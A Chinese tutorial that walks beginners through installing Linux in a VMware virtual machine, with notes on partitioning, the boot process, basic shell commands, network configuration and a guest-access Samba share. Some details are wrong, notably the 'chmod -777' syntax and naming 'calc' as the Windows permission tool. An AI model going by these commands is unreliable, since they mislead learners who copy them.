安装VMWARE虚拟机的过程非常简单，基本上一路点击Next就可以了（限于篇幅，具体的安装过程就不介绍了，在以前的X档案上曾详细的介绍过），安装完毕后，我们会发现电脑上多了两块虚拟网卡，即便我们没有连接Internet，也可以让虚拟机和本机组成一个网络，在这个网络环境中我们可以模拟实战多种入侵方式，从而提高自己的技术水平。接下来我们就可以使用汉化工具进行汉化了，当然假如你的英文水平非常好，那么这步也可以省略。运行VMWARE的汉化补丁程序，选择好VMWARE的安装目录，然后点击“选项”将“启用备份程序把修改/删除文件贮存到”前面的勾去掉，然后再单击“上一步”返回后点击“开始汉化”就可以了！




图1

以上的工作完成后，下面我们就来看一下虚拟机的详细配置及Linux的安装。

1、新建虚拟机

单击虚拟机中的“新建虚拟机”，按照新建虚拟机向导一步步操作，为了大家学习的方便，我特地制作了一个简单的动画也一起收录在了光盘中，大家按照动画中的设置进行操作就可以了！内存设置为128M以上就行，好在目前电脑的内存都比较大，我们可以将其设置为256或者512。至于Linux的ISO安装镜像文件，大家可以通过迅雷搜索下载，网上有很多的！

2、启动虚拟机

我们单击“启动”按钮来启动虚拟机，启动的过程和真实电脑的启动没什么两样，自检的时候按F2可以进行BIOS设置，虚拟机使用的是PHOENIX BIOS，在这里我们可以学习一些BIOS的知识，使用ISO文件安装，启动虚拟机后会自动执行安装安装程序！

3、安装

在这个过程中，我们只要单击一下虚拟机的窗口，就会激活它，这时候鼠标只能在虚拟机里进行操作，按“ctrl+alt”键，就可以让鼠标操作真实主机了！在虚拟机窗口中，我们首先看到的是Linux的两种安装模式，一种是GUI安装模式，一种是字符界面的安装模式，我们单击回车键选择GUI安装模式，假如想进行字符模式的安装，需要输入**linux text**，这两种模式的安装基本相同，我们以GUI为例来进行安装！

Linux安装的关键主要是在设置上，文章中我们只说明一些基本理论知识，具体的安装操作请参照我制作的动画。下面我介绍一些基础的理论知识！

（1）分区基础知识

对一个空硬盘来说我们首先要进行分区，它可以分为：主分区、扩展分区、逻辑分区，一个硬盘可以分成4个主分区、3个主分区1个扩展分区、2个主分区1个扩展分区、1个主分区1个扩展分区（只安装Windows系统的用户大多使用的这种分区方法），如图2。

需要注意的是，不管什么操作系统，能够直接使用的分区只有主分区和逻辑分区。对于不同的操作系统，它们使用的文件系统格式也不同，因此分区又有了一些新名字：早期版本MS DOS系统使用的FAT16分区、Windows9*/ME使用的FAT32分区、Windows2000/XP/2003/Vista使用的NTFS分区（也可以使用FAT32分区）、Linux使用的Ext2分区、Ext3及Swap分区等。在Windows系统中




图2

C盘就相当于主分区，而D、E等磁盘就是逻辑分区，它们都属于扩展分区，而Windows系统的C盘就相当于Linux系统中的hda1，我介绍一下hda1的意思，“hd”表示的是硬盘，如果是scsi硬盘则为“sd”，“a”的意思就是指第一块硬盘，最后的数字1可以是1－4中的数字，代表主分区或者扩展分区，如果数字为5或者5以上的数字则表示逻辑分区！

（2）Linux的分区知识

Linux的分区格式一般采用ext3，它是在ext2的基础上发展而来的，具有更强大的功能，在Linux下的主要分区及作用如下：

/：根分区，这是整个系统的基础，是必须要有的。

/boot：在根下创建，它的作用是用于单独存放系统引导文件，设置100－150M就足够了。

swap：类似于Windows的虚拟内存，这是必须要有的，基本上设置为512M就足够了。

采用/、swap、/boot是安装grub引导程序最简单的组合方式，我们也可以只分为/和swap这两个分区。当然在linux中还有更多的分区，有时候我们需要根据自己的特殊需要分别创建分区！

（3）引导知识

如果大家对Linux的引导不理解的话，我们可以参照着Windows的开机引导过程，按一下计算机的电源，ROM存储器上的POST（power on self-test）进行硬件自检，POST是属于BIOS程序的一部分，它的作用就是对硬件当前的状态进行检测，执行完POST代码后，CPU会自动执行BIOS中的代码，它的作用是对硬件进行初始化并寻找MBR（main boot record），MBR是硬盘上的一个固定区域（0柱面、0磁头、1扇区），这时候BION会将控制权教给这个区域中的一段微型程序，微型程序会根据MBR中的分区表，寻找到主引导区并将系统控制权交给该区中的程序，主引导区中的程序会首先确定主引导程序是否存在，如果存在则载入引导程序ntldr或者winload（Windows Vista中的引导程序），这时候系统控制权才真正的交给了操作系统，ntldr或者winload的主要作用就是将内核文件ntoskrnl.exe、hal.dll等载入内核，然后进行内核初始化，此时的标志就是我们每次开机时第一次看到WindowsXP欢迎画面的时候，初始化内核完毕后会创建一些系统进程，比如winlogon.exe，然后用户输入帐户和密码，系统进行LSA验证，然后就会登录进入系统了！

上面就是Windows开机引导的过程，它使我们了解到了一个关键点——ntldr或者winload，它们就是Windows的引导程序，在Linux中我们使用的引导程序是grub，更早点的Linux版本中使用的则是lilo引导程序。如果我们只安装Linux系统，那么可以不安装引导程序，但如果要安装双系统的话，那就需要使用grub了，本文我们不讨论双系统的安装问题，只是想让大家明白计算机开机引导过程中的一个关键点——引导程序，如果大家真能研究透这些过程，那么可以在安装Windows和Linux双系统的时候，不妨试着将ntldr使用grub替换，而不用网上说的那么麻烦。

介绍了这么多的理论知识，虽然读起来有些枯燥，但我认为这些都是非常有用的，小菜们有必要了解一下。在Linux的安装过程中，可能会提示更换磁盘，这时候我们按“ctrl＋alt”，退出虚拟机界面，然后在新建的虚拟机上点右键选择“设置虚拟机”，单击“CD-ROM”，更换ISO文件就可以了。

相信经过一番理论与实践的结合，聪明的叉子已经掌握了Linux的安装。安装完毕后，我们输入安装时设置的帐户和密码就会进入默认的桌面系统。在Fedora中，我们可以启用kde或gnome等桌面环境，对于桌面的操作在下文中我会进行详细的说明，下面我们先熟悉一些简单的字符界面的东西。

二、字符界面操作基础及虚拟机网络通信问题

1、字符界面操作基础

要进入Linux的字符界面，我们可以在Linux桌面上点右键，选择“打开终端”，或者是按“ALT＋F2”打开“运行应用程序”，然后输入konsole来打开字符界面。**[root@localhost root]#**是系统给出的提示符，它里面包含了很多信息，第一个root是当前登录的用户，localhost表示登录的计算机名，这是在我们安装的时候进行设置的，第二个root表示当前的目录，#表示的是root权限，也就是系统的最高权限。




图3

接下来我们看看Linux下的最基本命令——导航命令，所谓导航就是告诉计算机解决三个问题：我在哪里？要去哪里？怎么去？想要知道“我在哪里”可以使用pwd命令（显示当前所在的路径），“要去哪里”可以使用使用cd命令（和Windows中的用法基本一样），“怎么去”可以使用ls命令（相当于Windows中的dir命令），这三个是Linux中最基本的命令！

我们在终端界面中输入**ls -l**，会看到很多诸如“drwxrw-rw-”的东西，它表示文件或目录的属性，字母d表示是一个目录（在Linux中所有的东西都被配置成了文件，包括硬盘、光驱等），如果是“-”则表示是一个文件，紧接着的r、w、x表示该文件或目录的具体属性：r代表读，w代表写，x代表执行。第一个“rwx”表示该文件或目录的所有者权限为读、写和执行，第二个“rw-”表示与当前用户相同组的权限为读和写，第三个“rw-”表示其他用户组的权限为读和写。对于权限的更改在Windows中我们可以使用calc命令，而在Linux中则可以使用chmod命令，比如更改a.txt的权限为所有组的用户都具有读写执行的权限，就可以执行**chmod -777 a.txt**，这里的“-777”是参数，表示相应的属性。r、w、x权限我们可以使用八进制的数字0和1来表示，有权限，不管是r、w、x，就使用1来表示。因此，rwx权限就是111，转换成十进制，就是7。这样，rwxrwxrwx的权限自然就是777了，而对于rwxr-xr-x的权限就是755。关于Linux字符界面的基础知识我们就简单的介绍这些，感兴趣的读者可以找一些Linux命令的图书来进行详细的学习，因为Linux强大的地方不是桌面而是在字符界面下！

2、虚拟机网络设置

如果我们的电话连接了互联网，但又想通过虚拟机中的Linux上网，其实不需要设置就可以的，但是我们仍然有必要学会Linux下的网络设置。

首先查看本机的网络配置，可以输入**ifconfig**命令，这类似于Windows下的“ipconfig /all”命令，如图4。




图4

在图中我们可以详细的看到当前的网络连接方式，MAC地址及IP地址。如果我们要进行网络设置，可以输入**setup**命令，然后选择“network configuration”，点击“运行工具”，如图5。然后系统就会提示你是否设置互联网，选择“是”就会进入配置界面了，按空格键可以选中“使用动态IP分配”，不选择的话则要在下面的文本框中输入IP地址等信息，“主要名称服务器”填写当地的DNS服务器就可以了，如图6。确定后退出，然后输入**service network restart**，重新启动网络服务，更新设置。

当然，进行网络设置还有很多方法，比如脚本设置、桌面环境下设置、使用ifconfig命令等，但是我认为这种设置是最简单和方便的！

3、实现Windows与Linux文件共享

想要实现虚拟机与真实主机进行文件共享，第一种方法就是在Windows主机上安装FTP服务，然后在Linux虚拟机终端中通过FTP命令来实现文件共享，但既然我们要学习Linux，那就不得不提一下samba服务，它是Linux系统中依靠smb协议进行通信的资源共享方式，我们也可以使用它来实现简单的文件共享。

使用vi编辑器通过修改/etc/samba/smb.conf文件可以设置samba服务器，但鉴于有些朋友是第一次接触Linux，因此我只给大家介绍一下如何在Linux的GUI界面下配置SAMBA服务器。




图5

按ALT+F1打开主菜单，依次选择“系统设置”—“服务器设置”—“Samba”，如图7。运行samba服务器配置程序后，我们单击“首选项”，选择“服务器”设置，可以在这里定义工作组，比如my-workgroup，描述中的名字就是在Windows网络共享中看到的名字，我设置的是share-linux。选择“安全性”，“验证模式”我们选择“共享”，“来宾账号”我们选择nobody，如图8。点击确定后就会出现如图9所示的界面，在“目录”后面单击“浏览”，选择要进行共享的目录，“基本权限”可以设置为“读/写”，因为我们要在真实的Windows主机中将文件复制到Linux系统中，因此这里需要有写的权限。最后再点击“访问”，选择“允许所有用户访问”。




图6




图7

